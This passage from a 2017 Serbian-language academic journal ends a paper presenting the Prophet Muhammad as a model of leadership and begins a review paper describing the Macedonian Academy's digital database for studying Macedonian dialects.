Bio je čovjekoljubiv, slatkorječiv, ljubazan. Sve ljude je tretirao isto, bez obzira na porijeklo i boju kože. Svi koji su se bavili Poslanikovim, p.b.u.h., životom, saglasni su da je bio najslatkorječiviji čovjek. Govorio je jasno, smireno, koncizno, razumljivo. Dok je govorio, uvijek se osmjehivao. Krasila ga je i osobina prijatnosti. Često se znao šaliti i bio je veseo. Bez obzira na ozbiljnost poruke koju je nosio, pri sebi je imao i navedene osobine, harizmatičnost, entuzijazam, koje su posebno za jednog lidera veoma bitne, jer se čak i najozbiljnije i najteže stvari koje se umiju iskazati i predstaviti na jedan lagan, primamljiv, način, mogu pojednostaviti u velikoj mjeri. Pokazivao je veliku nježnost prema slabijima, posebno starijima i djeci. Kad god bi davao drugima da pije, uvijek bi počinjao od onoga za koga bi ocijenio da je najstariji. Uvijek je bio nasmijan i vedrog lica, susret sa njim su svi priželjkivali. Bio je skroman i jednostavan a s druge strane veliki reformator koji je za samo nekoliko godina uspio da arapski narod izvede iz tmine i mnogoboštva, na put istine i vjerovanje u jednog Boga. Bio je veoma dobar diplomata i vojni strateg. Na rat je gledao kao na zadnju opciju. Prije svega, pokušavao je postići kompromisno rješenje koristeći sve moguće diplomatske metode. Kao državnik, znao je da prevlada mržnju sunarodnika koji su ga mrzjeli, iskorijeniti zlobu iz njihovih grudi, a na njeno mjesto je znao smjestiti poštovanje i ljubav. Kao politička ličnost, veoma je uspješno uspio da izgradi i sačuva unutrašnji mir. Pri donošenju odluka uvijek se savjetovao sa svojim saradnicima, prihvativši njihove savjete. I prije nego što mu je sišla objava, kao što smo već rekli, bio je poznat po svojoj iskrenosti, niko nikada nije zapamtio da je izrekao ijednu laž. Isticao je odgovornost vođe i nastojao je svima na usluzi biti. Govorio je: „Vođa naroda je onaj koji mu služi.“ Prema priznanju svih vojnih analitičara, bio je veliki vojskovođa, zbog toga što su ga krasile osobine velike vojskovođe, dalekovidost, sposobnost brzog donošenja ispravne odluke, dakle, visok stepen inteligencije, potpuno odbacivanje samovolje, hladnokrvnost, osjećaj i prihvatanje odgovornosti. Enes ibn Malik prenosi da je Muhammed, p.b.u.h., prilikom slanja vojske na nekom pohodu govorio: „Idite u ime Allaha! Ne ubijajte oronulog starca, ni malo dijete, ni ženu! Ne uzimajte tajno od ratnog plijena. Sakupite ratni plijen i pravedno postupajte! Činite dobra djela, jer Allah voli dobročinitelje!“ ((Muhammed Revvas Kalahdži, ibidem)

Dakle, iz navedenog nam se da mogućnost zaključiti da je bio vojni lider, ali isto tako veliki ekonomista, koji je izuzetno cijenio pravednu raspodjelu javnih dobara. Nikada nije dozvoljavao da se da u privatni posjed ono od čega je zavisio javni, opšti interes. Brinuo je o stabilnosti cijena, a branio je i monopol. Govorio je:

„ko zadrži hranu 40 dana da bi poskupila, okrenuo se od Allaha, a i Allah se od njega okrenuo.“ (Muhammed Revvas Kalahdži, IBIDEM).

ZAKLJUČAK

U ovom radu smo nastojali upoznati se sa opštim karakteristikama liderstva, sa teorijama istog, kao i da na primjeru Poslanika Muhammeda, p.b.u.h., prikazemo kako to izgleda biti uspješan lider.

Poslanik Muhammed, p.b.u.h., je bio i ostao grandiozna ličnost, te moj rad, pored ostalog otvara i neka nova pitanja i ideje, koje bi o opisu ličnosti poslanika Muhammeda, p.b.u.h., bilo korisno obraditi sa šireg aspekta psihologije ličnosti.

Ovaj lider je svojom praksom pokazao kako primijeniti islamski vjerovjerenje u praktičnom životu. Svako koncipiranje islama na drugačiji način, na način koji oponira praksi poslanika Muhammeda, p.b.u.h., predstavlja pogrešnu praksu, devijaciju u islamu, takva razumijevanja i praktikovanja ove vjere postaju nekvalifikovana, bezvrijedna, ništavna, jer se kose sa onim što je uzvišeni Bog poručio svojim robovima. Navedena činjenica govori dovoljno o tome, odakle tolika zainteresovanost za proučavanje života ovog lidera.

Ono što je od posebne važnosti, jesu i riječi kojim su velikani ovog svijeta opisali poslanika Muhammeda, p.b.u.h., od kojih mnogi i drugih vjeroispovjesti, zbog toga što su svi ti veliki ljudi imali iskustva u ovim poljima, bavili su se pomnim istraživanjem njegovog života, a kao rezultat dubokih, naučnih, pomnih, detaljnih istraživanja, imati za posljedicu takvo definisanje i opis ovog čovjeka, govori mnogo više nego što se i može pretpostaviti, pogotovo u današnjem turbulentnom vremenu, kada upravo ovaj lider, koji duhom i djelima biva živ i dan - danas, pokušava biti predstavljen kroz prizmu krajnje negativnosti, terorizma itd.

Naprotiv, svako ko se bude dao na istraživanje i proučavanje njegovog života, imati će priliku uvidjeti da je bio jedan od onih vođa, velikana, lidera, koji je silu stavljao u zadnjem planu, a kada je već i moralo doći do primjene bilo kakve sile, ta sila nikada nije primijenjena s njegove strane, nad onim slabijim, nezaštićenim djelovima stanovništva, a nije dozvoljavao ni da njegovi sljedbenici istu nad ovim kategorijama primijene. Veliki diplomata, koji je svojim entuzijazmom, harizmom, velikodušnošću, hrabrošću, odlučnošću, nepokolebljivošću, milostivošću, uspio da svojim sljedbenicima učini milijarde ljudi, širom svijeta, do danas.

BIBLIOGRAFIJA

1. Primer navođenja Adžić S., (2004), „Lider u marketingu“, Beograd, Ekonomski Institut
2. Draper J. W., (1875), „A History of the Intellectual Development of Europe“, London, G. Bell and sons
3. El-Mubarekfuri, 1998:417
4. Gardner H., Laskin E., „Leading Minds“, Basic Books, USA, 1996
5. Gibbon E., Ockley S., (1870), „History of the Saracen Empire“, London
6. Hart Michael H., (1992), „The 100, a ranking of the most influential persons in history“, USA, Carol Publishing Group

7. List „Young India“, 1924
8. Milisavljević, M., (1999), „Liderstvo u preduzećima“, Beograd, Čigoja štampa
9. Muhammed Revvas Kalahdži , (2012), „Ličnost Posljednjeg Allahovog Poslanika, p.b.u.h.“, Novi Pazar, El. Kelimeh
10. R. Bosworth Smith, (1874), „Muhammad and Muhammadism“, London, Smith Elder & Co
11. Rai A., (2006), „Muhammad - Uncovering the True Story“, London, Starsighter Limited
12. The Genuine Islam, (1936), Vol. 1, No. 8
13. Tolstoj o Muhammedu", (2007), Sarajevo, Libris
14. Vlahović S., (2008), „Liderstvo u savremenim organizacijama“, Beograd, CID
15. Izvori sa interneta
16. <http://samehmedovic.blogspot.com/p/teorije-liderstva.html> (februar, 2017.)
17. <http://www.vts.edu.rs/images/nastava/menadzment/Liderstvo.pdf> (februar, 2017.)

RESUME

In this paper I have tried to describe the basic psychological characteristics, traits that characterize the personality of a leader. I was talking about the basic definitions and theories that were engaged and dealing with the definition of leadership, and then the practical example I have showed how one leader "look" and what characteristics leader owns. For example of the description I took the personality of Prophet Muhammad, the great Islamic leader. He is one of the most influential leader in the history of mankind, whose acts are kept alive so long after his death. Even though he did not have a formal education, he had a charisma, enthusiasm, simply a gift from God, qualities of leaders, which was proved in practice, as he had a billion followers, actually he has them even in today's modern age. From the analysis of his life and work, there can be found he's qualities that made him a leader, which are undoubtedly numerous, and what I have dealt with in this paper. Given that this is one grand personality, my paper opens some new questions and ideas, which could be used to useful process the personality of the Prophet Muhammad from the boarder aspects of psychology of personality.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 106-116, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Pedagogija

Datum prijema rada: 28.08.2017.

Datum prihvatanja rada: 26.09.2017.

UDK: 811.163.3:004.738.5

doi:10.5937/univmis1716107M

Pregledni rad

DIGITALNI RESURSI ZA PROUČAVANJE MAKEDONSKIH DIJALEKATA

Iza Maljevac

Internacionalni univerzitet u Novom Pazaru,

Novi Pazar, Srbija,

iza.maljevac@uninp.edu.rs

Apstrakt

U radu je dat prikaz baze digitalnih podataka za proučavanje makedonskog jezika i njegovih dijalekata koja je rezultat prikupljanja građe za Makedonski dijalektološki atlas i Općeslavenski lingvistički atlas. Pored općeg pregleda dijalekatne diferencijacije makedonskog jezika uključujući faze diferencijacije te faktore koji su na to utjecali, dati su i prikazi pojedinačnih dijalekata, a poseban dio je posvećen najznačajnijim karakteristikama za diferencijaciju makedonskog jezika – fonološko-prozodijskim i morfološkim karakteristikama. Istraživačima je omogućeno i preuzimanje Upitnika za prikupljanje materijala. Upitnik sadrži spisak problema vezanih za fonologiju, morfologiju, tvorbu riječi i sintaksu, što je potkrijepljeno velikim brojem primjera, i na taj način je kompletiran inventar relevantnih jezičnih problema na osnovu kojih će se izraditi fonološke, morfološke i sintaksičke karte budućeg izdanja Atlasa. Pored toga što se istraživačima daju na uvid tekstovi dijalekata, kreirana je digitalna mapa makedonskih dijalekata koja predstavlja interaktivnu zbirku od oko 300 tekstova, a na mapi se nalazi i 25 audiozapisa. Također, dat je Digitalni rječnik makedonskih dijalekata zahvaljujući kojem istraživač može dobiti informacije o obliku/oblicima u kojem/kojima je zabilježena tražena leksema na određenim punktovima. Dati su i podaci o punktovima: naziv punkta, prijašnji i sadašnji naziv općine u kojoj se nalazi, narječje i govor punkta, broj stanovnika, zanimanje stanovnika, vjeroispovjest, da li naselje ima školu i kada se prvi put spominje. Na kraju, dostupan je i Mali atlas makedonskih dijalekata koji predstavlja kartu Makedonije sa ucrtanim punktovima u skladu s punktovima navedenim u Općeslavenskom lingvističkom atlasu.

Ključne reči: arealna lingvistika, lingvistički atlas, dijalekatološki atlas, makedonski jezik, dijalekt, punkt

DIGITAL RESOURCES FOR STUDYING MACEDONIAN DIALECTS

Abstract

The paper presents a database of digital data for the study of the Macedonian language and its dialects, which is the result of collecting the material for the Macedonian dialectological atlas and the General Slavic Linguistic Atlas. In addition to the general overview of the dialect differentiation of the Macedonian language, including the different phases and the factors influencing it, the individual dialects are also presented, and a special part devoted to the most important characteristics for the differentiation of the Macedonian language – phonological,

prosodic and morphological characteristics. Researchers also can download a Questionnaire. The Questionnaire has a list of problems related to phonology, morphology, word-formation, and syntax, which is supported by many examples, thus completing an inventory of relevant language problems based on the phonological, morphological and syntactic maps of the future issue of Atlas. In addition to giving researchers insight into the text of dialects, a digital map of the Macedonian dialects has been created, representing an interactive collection of about 300 texts and 25 audio files on the map. Also, a digital dictionary of Macedonian dialects is given, which allows the researcher to get information about the form in which the requested lexeme was recorded at certain research points. There are also data about the research points: the name of the research point, the previous and the present name of the municipality in which it is located, the dialect and the speech in the research point, the population, the interest of the inhabitants, the religion, whether the village has a school and when was the first time it is mentioned. Finally, the Small Atlas of the Macedonian Dialects is also available, which is a map of Macedonia with marked research points according to the research points indicated in the General Slavic Linguistic Atlas.

Key words: areal linguistics, linguistic atlas, dialect atlas, Macedonian language, dialect, research point

UVOD

U septembru 2000. godine pri Makedonskoj akademiji nauka i umjetnosti formiran je Istraživački centar arealne lingvistike Božidar Vidoeski (ICAL) ICAL je nasljednik neformalne lingvističke jedinice nastale 1991. godine u okviru Akademije prof. Božidara Vidoeskog kao osnove za rad na Međunarodnom lingvističkom atlasu, a bavi se istraživanjem uloge prostora u razvoju i funkcioniranju jezika. Multikulturalno i multilingvalno okruženje na Balkanu je idealno za istraživanja iz oblasti arealne lingvistike, a istovremeno doprinosi boljem razumijevanju mjesta makedonskog jezika i njegovih dijalekata u slavenskim jezicima i na Balkanu. Osoblje centra čine: Zuzanna Topolińska (direktorica Centra i članica MANU), Marjan Marković, Angelina Pančevska i Sonja Milenkovska. Centar je formirao i bazu digitalnih podataka za proučavanje dijalekata makedonskog jezika koja se nalazi na adresi www.dijalekti.manu.edu.mk. U nastavku će biti riječ o onome što nudi pomenuta baza podataka. Ona posjeduje šest odjeljaka, a svaki od njih je specifičan po svom sadržaju i načinu na koji su sakupljeni prezentirani podaci.

MONOGRAFIJE DIJALEKATA MAKEDONSKOG JEZIKA ДИЈАЛЕКТНИ МОНОГРАФИИ

U ovom odjeljku nalaze se tri toma djela Dijalekti makedonskog jezika (Дијалектите на македонскиот јазик) i djelo Fonološka baza dijalekata makedonskog jezika (Фонолошки бази на говорите на македонскиот јазик) autora Božidara Vidoeskog. Oba djela su u PDF-formatu i omogućeno je i njihovo besplatno preuzimanje.

Prvi tom Dijalekata makedonskog jezika sastoji se iz dva dijela. Prvi dio, pod nazivom Општ поглед daje, kako i sam naziv ukazuje, opći pregled makedonskih dijalekata: dijalekatnu diferencijaciju makedonskog jezika, faze u diferencijaciji,

formiranje dijalekata, tendencije u razvoju dijalekata u XIX i XX stoljeću, govori o problemu kontakta među dijalektima, o socijalnim i geografskim faktorima u njihovoj diferencijaciji, mjestu makedonskog jezika u balkanskim slavenskim i neslavenskim jezicima itd. Drugi dio, Монографии на основните говорни комплекси с поднасловом Западното наречје је о: pološkom dijalektu, razgraničavanju dijalekata na području Skoplja, centralnim dijalektima, zapadnim perifernim dijalektima (debarskom, ohridskom i prespanskom dijalektu), govoru muslimana u zapadnoj Makedoniji i makedonskim dijalektima u Albaniji. U drugom tomu obrađeni su: jugoistočno narječje (razloški, petrički, sersko-dramsko-lagadinski, kosturski i lerinski dijalekt) i sjeverno narječje za koje je dat opći pregled, a potom se govori o kumanovskom i kartovskom dijalektu i skopsko-crnogorskom dijalektu. Treći tom bavi se najznačajnijim osobinama za diferencijaciju makedonskog jezika – fonološko-prozodijskim i morfološkim karakteristikama. U fonološko-prozodijskom dijelu riječ je o vokalnom i akcentaskom sistemu, te sudbini ostalih fonema i grupa fonema, dok se u morfološkom dijelu po obimu izdvaja rasprava posvećena zamjenicama, a značajna je ona koja se odnosi na imperfektivne glagole. U svakom tomu na kraju poglavlja priložena je odgovarajuća dijalekatska karta.

Većina opisa u Fonološkoj bazi dijalekata makedonskog jezika objavljena je za potrebe Općeslavenskog lingvističkog atlasa (OLA). Kolektiv OLA odlučivao je o načinu obrade fonoloških sistema na svim punktovima na kojima je vršeno sakupljanje građe za atlas. Usaglašeno je da svaki opis mora sadržavati tri informacije: inventar fonema (podijeljen na vokale, sonante i opstruente), distribuciju fonema i historijski zaključak u/o referentnom sistemu. Način na koji su ove tri informacije obrađene ovisi o odluci odgovarajuće nacionalne komisije. Dvadeset i četiri opisa prikupljena na punktovima Vardarske i Egejske Makedonije su nastala po uzoru na shemu koju je prihvatila redakcija toma Fonološki opisi srpskohrvatskih/hrvatskosrpskih, slovenačkih i makedonskih govora obuhvaćenih Opšteslovenskim lingvističkim atlasom pod rukovodstvom Pavla Ivića, iako ostali opisi (njih 9) obiluju bogatijim informacijama i drugim metodološkim rješenjima. Članovi uređivačke redakcije su odlučili da ne unificiraju informacije i metodološke pristupe na punktovima, jer smatraju da bi se time osiromašio sadržaj.

Vidoeski je imao namjeru da opiše teritoriju koja je obuhvaćena istraživanjem za Makedonski lingvistički atlas pa je opisivao i punktove koji nisu uključeni u OLA: goranski dijalekt, većinu dijalekata Egejske Makedonije i dva maleševsko-pirinska dijalekta. Pored toga što njegove opise karakterizira veliki broj ilustrativnih primjera, važno je istaći da je makedonski jedinstven OLA-jezik jer ga je fonološki opsao jedan autor čime je osigurana koherentnost. Trideset i tri opisa u ovom tomu raspoređena su u skladu s klasifikacijom dijalekata koja je predstavljena u Dijalektima makedonskog jezika.

UPITNIK ZA PRIKUPLJANJE DIJALEKATSKOG MATERIJALA ПРАШАЛНИК ЗА СОБИРАЊЕ ДИЈАЛЕКТЕН МАТЕРИЈАЛ

Radove Upitnik za prikupljanje materijala za Makedonski dijalektološki atlas (Прашалник за собирање материјал за Македонскиот дијалектен атлас) je prva

knjiga u okviru Projekta MDA. Projekt je započeo 1959. godine, a inicirao ga je Jugoslovenski komitet za dijalektološki atlas na Kongresu jugoslavenskih slavista u Zagrebu. Organizacijom i realizacijom projekta rukovodio je Božidar Vidoeski. Prvi korak bio je osnivanje Odjeljenja za dijalektologiju na Institutu za makedonski jezik Krste Misirkov (1960). Kao rezultat ovog projekta Vidoeski je predvidio izdavanje Atlasa u 3 ili 4 toma s 350-400 karti na kojima bi bile predstavljene dijalektološke različitosti na cijeloj makedonskoj jezičkoj teritoriji.

U pripreмноj fazi Vidoeski je sastavio bibliografiju makedonske dijalektologije i registrirao pojave koje su imale diferencijalnu ulogu u dijalektima. Koristeći osnovnu literaturu sastavio je Upitnik koji se sastoji iz dva dijela. Prvi, inventar problema koji su grupirani po jezičkim oblastima (problemski dio), a drugi je indeks leksičkih jedinica predviđenih za terensko istraživanje koje su raspoređene u semantičke grupe (terenski dio). Potom je napravio izbor naseljenih mjesta (punktova) koja treba ispitati, tj. na kojima treba sprovesti anketu, zatim izradio blanko-kartu MDA, koja obuhvata cjelokupnu jezičnu teritoriju makedonskog jezika. Rezultati su predstavljeni u Upitniku.

Nažalost, Vidoeski nije uspio završiti ovu knjigu te su se drugi prihvatili tog posla koristeći tri radne sveske Vidoeskog u kojima je bilježio svoja zapažanja: Pregled problema vezanih za upitnik za MDA, Terenski dio Upitnika i Registar leksičkih jedinica koje su ponuđene kao dijalekatski materijal u prva dva dijela.

Pregled problema vezanih za upitnik za MDA (Преглед на проблеми за прашалникотна Македонскиот дијалектен атлас) sadrži brojne autorske zabilješke i dopunjavanja, a osim toga i zabilješke Pavla Ivića. Većinu komentara je Vidoeski prihvatio, ali, nažalost, urednici ovoga izdanja nisu uspjeli obezbijediti autorizaciju zabilješki P. Ivića. Ovaj dio se sastoji od pet dijelova u kojima su izloženi problemi koji će biti predstavljeni na kartama atlasa. Prva četiri sastoje se od spiska problema vezanih za fonologiju, morfologiju, tvorbu riječi i djelimično sintaksu, potkrijepljeni velikim brojem primjera koji su, zavisno od konteksta, zapisivani po standardnoj formi i pravopisu i/ili u dijalekatskoj formi i transkripciji. Veliki broj tih primjera spada u inventar leksičkih jedinica Terenskog dijela Upitnika. Peti dio (sintaksički upitnik) na molbu autora sastavila je Zuzana Topolinska. Na ovaj način je kompletiran inventar relevantnih jezičnih problema na osnovu kojih će se izraditi fonološke, morfološke i sintaksičke karte budućeg izdanja Atlasa.

Sastavljen početkom šezdesetih godina XX stoljeća Terenski dio Upitnika (Теренски дел на Прашалникот) već nekoliko decenija služi za prikupljanje podataka na terenu. Vidoeski i saradnici istražili su dvije trećine punktova predviđenih u Spisku punktova za MDA (Список на пунктови за Македонскиот дијалектен атлас) i imaju kartoteku bogatu dijalekatskim materijalom cijele etničke Makedonije. Ipak, najveći broj neistraženih punktova nalazi se van granica Makedonije gdje je, s obzirom na političe okolnosti, otežan a često i onemogućen rad makedonskih lingvista. Postoji nekoliko primjeraka ovog dijela Upitnika koji su uglavnom ručno mijenjani i dopunjavani. Priređivači su imali na uvid sve primjerke koje su međusobno poredili i bilježili razlike. Potom je napravljen pregled karata MDA da bi se uspostavila korelacija sa podacima u Terenskom dijelu Upitnika. Na početku autor bilježi osnovne podatke: o informatorima, naseljenom mjestu, populaciji čiji govor se istražuje, podatke o toponimiji itd. Potom slijedi inventar od 2.500 leksema

raspoređenih po semantičkom principu u 35 poglavlja. U prva 24 poglavlja fokus je na leksici koja se odnosi na život, društvo i prirodu. Nakon tema o leksici, tvorbi riječi i onomastici, autor u posljednjih 8 poglavlja govori o temama vezanim za gramatiku. Ovaj dio ima dvije kolone. Lijevu kolonu čini inventar jezičkih jedinica čiju formu i izgovor istraživač treba da zabilježi od informatora na punktu koji se istražuje. One su označene arapskim brojevima za svaku temu. Da bi se ukazalo na leksičke varijacije u djalektima i tvorbi riječi, u lijevoj koloni, pod istim brojem, Vidoeski navodi nekoliko sinonima, npr: (XXVI) Лице суоред занимагъешо: 31. ловец, ловач, ловџија; 45. везачка, везилка, везарија, везилија itd. Da bi se stavio akcenat na fonetiku, autor nekada bilježi više fonetskih varijanti jedne lekseme, npr: (XXXI) Прилози: 8. еднаш, еднош, однуш, еднаш. Uobičajeno je i bilježenje akcenata, iako nije dosljedno. U desnoj koloni se daje opis predmeta, pojave ili dejstva označenog leksemom u lijevoj koloni.

Treća radna sveska Vidoeskog je Registar (Регистар) leksičkih jedinica kojima se ilustrira lingvistička problematika problemskog dijela i inventar leksičkih jedinica terenskog dijela Upitnika.

даб, П 31; П 126,07; Т XVII, 68

дабица, П 31; П 126,7; Т XVII, 69

дабје, П 31

дабов, Т XVII, 117

U autorovom primjerku Registra uključene su leksičke jedinice oba dijela Upitnika označene brojevima lokacije na kojoj su zabilježene. Na prvom mjestu se bilježi problemski, a potom terenski broj lokacije. Nakon intervencije urednika Registar predstavlja inventar leksičkih jedinica terenskog dijela – na prvo mjesto dolazi broj pod kojim se nalaze u poglavlju koje je obilježeno rimskim brojem u Terenskom dijelu upitnika.

д

даб XVII 68; 1.9.1.1.; 3.16.5.; 3.34.

дабица XVII/69; 1.9.1.1.; 3.22.

дабов XVII 117

Izostavljena je lokalizacija leksičkih jedinica koji su zastupljene samo u Problemskom dijelu Upitnika da bi se izbjeglo opterećivanje Registra podacima (leksičkim jedinicama) koji ne mogu biti predmet analize, budući da ne ulaze u inventar leksičkih jedinica predviđenih za terensko istraživanje.

Na kraju Upitnika za prikupljanje materijala za MDA nalazi se Spisak punktova i blanko-karta. U toku procesa on je dopunjavao Spisak i dotjerivao kartu. Ono što je predstavljeno u ovoj knjizi je konačna varijanta koju je autor prihvatio za budući Atlas.

ТЕКСТОВИ МАКЕДОНСКИХ ДИЈАЛЕКАТА ТЕКСТОВИ ОД МАКЕДОНСКИ ДИЈАЛЕКТИ

U ovom odjeljku omogućeno je besplatno preuzimanje djela Tekstovi dijalekata makedonskog jezika (Текстови од дијалектите на македонскиот јазик) objavljenog 2000. godine. Uredničku redakciju činili su: prof. dr. Kosta Peev, prof. dr. Marijana Kiš i prof. dr. Ubavka Gajdova. Ideja za nastanak ovog djela rezultat je dugogodišnjeg rada na projektu MDA.

Božidar Vidoeski vodio je ovaj Projekt trideset i sedam godina. Organizacija i realizacija odvijala se u nekoliko faza, a osnovni dijalekatski materijal je prikupljen i još se prikuplja uz pomoć ankete koja je u skladu s tematskim upitnikom. Ipak, Vidoeski je bio svjestan da je mnoge dijalekatske karakteristike teško zabilježiti samo uz pomoć ankete, pa je u njegovom programu za sakupljanje dijalekatskog materijala bila i instrukcija – produkti slobodnog kazivanja informatora. Ovakvu praksu on je razvio na početku svojih istraživanja, a kao rezultat toga nastala je ideja o makedonskoj dijalekatskoj čitanki. Vidoeski je želio da ova čitanka pored tekstova koje je on sakupio sadrži i tekstove drugih prikupljača i istraživača makedonskih dijalekata. On je sakupio 325 tekstova u 188 naseljenih mjesta – 122 se odnose na zapadno narječje, 170 jugoistočno i 43 sjeverno, što prevazilazi potrebe jedne čitanke za studente. Nažalost, Vidoeski nije dočekaо njeno objavljivanje.

Nakon njegove smrti mnoge odluke morala je donositi već pomenuta urednička redakcija. Jedna od odluka je da se ne vrši izjednačavanje u transkripciji, tj. prezentiranje tekstova onakvih kakvi su u originalu. Razlike u transkripciji su posljedica činjenice da su tekstove sakupljali istraživači većih lingvističkih škola i centara, sa različitom tradicijom i navikama, a ima i tekstova iz prve polovine prošlog stoljeća koje su zapisivali etnolozi i folkloristi koji ne vode toliko računa o fonetskom zapisu. Također, redakcija je riješila da da potpune podatke o izvorima iz kojih su prikupljeni tekstovi. Za tu svrhu sastavljen je spisak zapisivača i bibliografskih podataka već objavljenih tekstova. Ispod teksta je prvo zapisano ime informatora i godina rođenja ili uzrast informatora. U zagradi slijedi ime zapisivača i, ako postoji takav podatak, godina zapisivanja. Ako je tekst prethodno objavljen, na ovo mjesto se upisuje odgovarajuća bibliografska jedinica (skraćeniце su pojašnjene u Спискот на скраћеници). I pored želje članova redakcije da se daju što potpunije informacije o izvorima i tekstovima, nisu uspjeli pronaći ni djelimične informacije za skoro jednu trećinu tekstova. Pored Vidoeskog zapisivači tekstova su: B. Koneski, R. Ugrinova-Skalovska, M. Koneska, A. Popovski, K. Peev, O. Ivanova, M. Karanfilovski, S. Bojkovska, V. Drvošanov. Više od 70 tekstova u ovoj antologiji zapisali su studenti B. Vidoeskog.

Vidoeski je u monografijama opisao dijalekte zapadnog i sjevernog narječja, dok jugoistočno narječje nije opisao u cijelosti. Proučavanje ovog narječja (koje uglavnom sačinjavaju egejski i prinski govori) zahtijeva dodatne napore s obzirom na političku situaciju. Za zapisivanje govora Egejske Makedonije najviše su kao informatori korištene izbjeglice iz Egejske Makedonije. Što se tiče pirinskih govora koji su na teritoriji Republike Bugarske tu su istraživanja makedonskih dijalektologa nemoguća. Ipak, koristeći više izvora Vidoeski je ostavio monografiju Петричкиот говор kao bazu maleševsko-priniskih govora, a monografski je obradio

i razloški dijalekt (Разлошкиот дијалект во Вуковите записи и денеска, 1988). Tekstovi prikupljeni tokom ovih istraživanja su uključeni u antologiju. Za pirinske i egejske govore veliki nteres pokazali su bugarski istraživači, pa su u zbirku tekstova uključeni i tekstovi prikupljeni zahvaljujući: J. Ivanovom, K. Mirčevom, D. Ivanovom, V. Dumevom, B. Šklifovom. A u ovu zbirku uvrštene su i narodne priče, koje su objavljivane u različitim brojevima Зборници за народни умотворби и народопис u posljednjih 100 godina, a zaspisivači su: M. Cepenkov, K. Šapkarev, D. Matov, D. i K. Molerovi, E. Sprostranov i drugi. Svoje mjesto u knjizi našlo je i nekoliko tekstova iz zbirke priča iz jugoistočne Makedonije S. Verkovića.

Pored ovog odjeljka, u kojem se nalazi monografija u PDF-u, nalaze se još četiri pododjeljka: Tekstovi istočnog narječja (Текстови источног наречја), Tekstovi egejskih govora (Тестови од Егејски говори), Enidževardarske narodne priče 1 i 2 (Народни приказни од Ениџевардарска околија) u kojima se nalaze tekstovi pomenutih narječja i govora u PDF-formatu čije je preuzimanje, također, besplatno.

DIGITALNI RJEČNIK MAKEDONSKIH DIJALEKATA ДИГИТАЛЕН РЕЧНИК НА МАКЕДОНСКИТЕ ДИЈАЛЕКТИ

Radove Ovaj odjeljak vodi na stranicu <http://dict.manu.edu.mk/> i otvara tekst Digitalna baza podataka o makedonskim dijalektima (Дигитална база на податоци на македонските дијалекти (според македонскиот дијалектен материјал од Општословенскиот лингвистички атлас – ОЛА)). U okviru projekta OLA Makedonska nacionalna komisija (Македонската национална комисија) vrši ekscerpciju i historijsku i tipološku interpretaciju makedonskih dijalekata, kao i meritornu i kompjutersku obradu limgvističkih karata cijele slavenske teritorije (oko 850 punktova). ICAL je jedan od centara u kojem se vrši kompjuterska obrada i kartografiranje materijala OLA. Makedonski predstavnik u međunarodnoj komisiji OLA je prof. dr. Marjan Marković.

Makedonski dijalekatski materijal sakupljen uz pomoć upitnika OLA zapisivali su makedonski dijalektolozi punih 10 godina. Ti materijali se čuvaju u formi upitnika i pokrivaju 24 naseljena mjesta (16 u Makedoniji, 1 u Albaniji, 7 u Egejskoj Makedoniji). Materijali obuhvataju 3.500 pitanja iz različitih oblasti života i raspoređeni su po gramatičkom kriteriju. Projekt Digitalna baza podataka o makedonskim dijalektima je namijenjen da omogući čuvanje, pregled i proučavanje oko 50.000 leksema. Projekt je podržalo ministarstvo kulture R. Makedonije, a realizirao ga je ICAL. U njegovoj realizaciji učestvovali su: prof. dr. Marjan Marković, mr. Angelina Pančevska, Sonja Milenkovska i Vladimir Stajić.

Na vrhu pomenute stranice se nalaze slova makedonske azbuke, a klikom na bilo koje slovo otvara se lista leksema koje počinju tim slovom. Klikom na leksemu otvara se PDF-dokument sa brojem pitanja ispod kojeg se nalazi brojevi punktova i riječ onako kako je zabilježena na tim punktovima. Npr.

L 2388 ‘август’ /народное название/

90 avgus	92 avgus(t)
93 avgus	94 avgus
95 avgus	96 gumnar

Ispod makedonske azbuke nalaze se dvije kolone sa po četiri odjeljka. Lijeva kolona sadrži:

Список на прашања со литературни називи – klikom se otvara PDF-dokument koji sadrži Uпитник OLA, odnosno broj pitanja, vrstu pitanja, pitanje i oblik u kojem je riječ normirana (литературен назив). Dio koji je označen kao vrsta pitanja odnosi se na jezičku oblast koja je značajna za to pitanje, pa je u toj rubrici upisano F (fonetika), M (morfologija), L (leksika), P (rozodija), Sl – tvorba riječi (словоброзовање), Sm (semantika), Sx (sintaksa).

Прашалник на OJA – je odjeljak u kojem se kao PDF-dokument nalazi Uпитник općeslavenskog lingvističkog atlasa Međunarodnog komiteta slavista, a izdat je 1965. godine.

Фонетска транскрипција – kao što i sam naziv kaže daje načine transkripcije vokala, konsonanata i funkciju dijakritičkih znakova.

Главна страница на OJA – vodi do web-stranice na kojoj se mogu naći svi podaci vezani za Općeslavenski lingvistički atlas.

Desna kolona sadrži:

Список на македонски пунктови во OJA – sadrži spisak punktova koji se nalaze u Makedoniji, to su punkтови od broja 90 do 113a.

Опис на македонските пунктови во OJA – daju se podaci o punktovima: naziv punkta, prijašnji i sadašnji naziv općine u kojoj se nalazi, narječje i govor punkta, broj kojim je punkt označen u MDA, broj stanovnika, zanimanje stanovnika, vjeroispovjest, da li naselje ima školu i kada se prvi put spominje.

Дијалектна карта на македонските пунктови во OJA – sadrži kartu Makedonije na kojoj su ucrtani punkтови, dok Бланко карта на OJA sadrži samo brojeve punktova, svih 850.

DIGITALNA MAPA MAKEDONSKIH DIJALEKATA (TEKSTOVI I AUDIOSNIMAK) - ДИГИТАЛНА МАПА НА МАКЕДОНСКИ ДИЈАЛЕКТИ (ТЕКСТОВИ И АУДИО)

